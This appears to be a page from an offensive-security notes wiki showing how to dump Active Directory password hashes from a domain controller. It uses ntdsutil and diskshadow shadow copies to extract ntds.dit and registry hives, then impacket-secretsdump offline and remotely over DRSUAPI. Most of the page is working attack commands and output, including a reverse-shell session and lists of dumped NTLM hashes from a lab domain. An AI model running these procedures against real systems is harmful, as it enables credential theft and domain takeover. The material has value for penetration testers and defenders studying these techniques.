



Dumping Domain Controller Hashes Locally and Remotely

Dumping NTDS.dit with Active Directory users hashes

No Credentials - ntdsutil

If you have no credentials, but you have access to the DC, it's possible to dump the ntds.dit using a lolbin ntdsutil.exe:

attacker@victim

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

We can see that the ntds.dit and SYSTEM as well as SECURITY registry hives are being dumped to c:\temp:

```
listening on [any] 443 ...
10.0.0.6: inverse host lookup failed: Unknown host
connect to [10.0.0.5] from (UNKNOWN) [10.0.0.6] 50228
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"

C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {0c399d92-f076-4f0b-bb69-e20b748f615b} generated successfully.
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} mounted as C:\$SNAP_201807211544_VOLUMECS\
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201807211544_VOLUMECS\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit

    Defragmentation  Status (% complete)
    0      10      20      30      40      50      60      70      80      90      100
    |----|----|----|----|----|----|----|----|----|----|
    .....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} unmounted.
IFM media created successfully in c:\temp
ifm: q
```

We can then dump password hashes offline with impacket:

attacker@local

```
root@~/tools/mitre/ntds# /usr/bin/impacket-secretsdump -system SYSTEM -security SECURITY
```

```
root@~/tools/mitre/ntds# /usr/bin/impacket-secretsdump -system SYSTEM -security SECURITY -ntds ntds.dit local
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x6a3b7302149e4b3e994c74cba822a385
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:26350d10808fe0a791595b2a38f4ef51
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
0000 01 00 00 00 FB D7 08 30 EB D1 E8 09 CF 6C EB BE .....0.....l..
0010 FB 3C D8 ED 88 01 1D 87 6F DD 8C B5 F8 32 AE B4 .<.....0....2..
0020 52 D8 69 6B 9C 75 FF 0E 42 8F 1F 5B R.ik.u..B..[
[*] NL$KM
0000 3A E3 81 CC B3 D2 4E 5C 8F 5B CB F6 85 94 FE 3C :....N\.[.....<
0010 33 D7 35 24 9F 37 71 D5 73 0D 78 6D 30 8F 19 89 3.5$.7q.s.xm0...
0020 53 2E 07 06 24 53 5D 56 82 03 18 87 C3 E0 B5 E8 S...$S)V.....
0030 25 5D 16 AE F0 3F 1A 5D 0C 73 89 7F 68 16 99 BA %]...?.].s..h...
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 7d9321c87d03568cb465ff84f42998e5
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee: [REDACTED] :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC-MANTVYDAS$:1001:aad3b435b51404eeaad3b435b51404ee:26350d10808fe0a791595b2a38f4ef51:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8584cfccd24f6a7f49ee56355d41bd30:::
PC-MANTVYDAS$:1104:aad3b435b51404eeaad3b435b51404ee: [REDACTED] :::
offense.local\spotless:1105:aad3b435b51404eeaad3b435b51404ee: [REDACTED] :::
```

No Credentials - diskshadow

On Windows Server 2008+, we can use diskshadow to grab the ntdis.dit.

Create a shadowdisk.exe script instructing to create a new shadow disk copy of the disk C (where ntds.dit is located in our case) and expose it as drive Z:\


shadow.txt

```
set context persistent nowriters
set metadata c:\exfil\metadata.cab
add volume c: alias trophy
create
expose %someAlias% z:
```

...and now execute the following:

```
mkdir c:\exfil
diskshadow.exe /s C:\users\Administrator\Desktop\shadow.txt
cmd.exe /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
```

Below shows the ntds.dit got extracted and placed into our c:\exfil folder:



Inside interactive diskshadow utility, clean up the shadow volume:

```
diskshadow.exe
> delete shadows volume trophy
> reset
```

With Credentials

If you have credentials for an account that can log on to the DC, it's possible to dump hashes from NTDS.dit remotely via RPC protocol with impacket:

```
impacket-secretsdump -just-dc-ntlm offense/administrator@10.0.0.6
```

```
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation
Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:def431e78041393445fbe759c3f1f8bb:::
offense.local\spot:1105:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
offense.local\spotless:1106:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
offense.local\sandy:1111:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
laura:1118:aad3b435b51404eeaad3b435b51404ee:807ea747a243145d8842bfd575dde961:::
offense.local\bob:1119:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:1a02eaae684d0b03d1c19d37cf5adc8f:::
WS02$:1113:aad3b435b51404eeaad3b435b51404ee:2f1fe57234d65834070246ffc886f02c:::
WS01$:1114:aad3b435b51404eeaad3b435b51404ee:277a8d650d28af92e76b28446afd17ed:::
LT01$:1115:aad3b435b51404eeaad3b435b51404ee:7d817608f2fde8ab51fa26a60cc592ce:::
testmachine$:1117:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
```

References

Attack Methods for Gaining Domain Admin Rights in Active Directory

Active Directory Security



[https://www.trustwave.com/Resources/SpiderLabs-Blog/Tutorial-for-NTDS-goodness-\(VSSADMIN,-WMIS,-NTDS-dit,-SYSTEM\)/](https://www.trustwave.com/Resources/SpiderLabs-Blog/Tutorial-for-NTDS-goodness-(VSSADMIN,-WMIS,-NTDS-dit,-SYSTEM)/)

www.trustwave.com



DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction

bohops



Dumping and Cracking mscash - Cached Domain Credentials

Previous

Next

Dumping Domain Controller Hashes via wmic and Vssadmin Shadow Copy



Last updated 4 years ago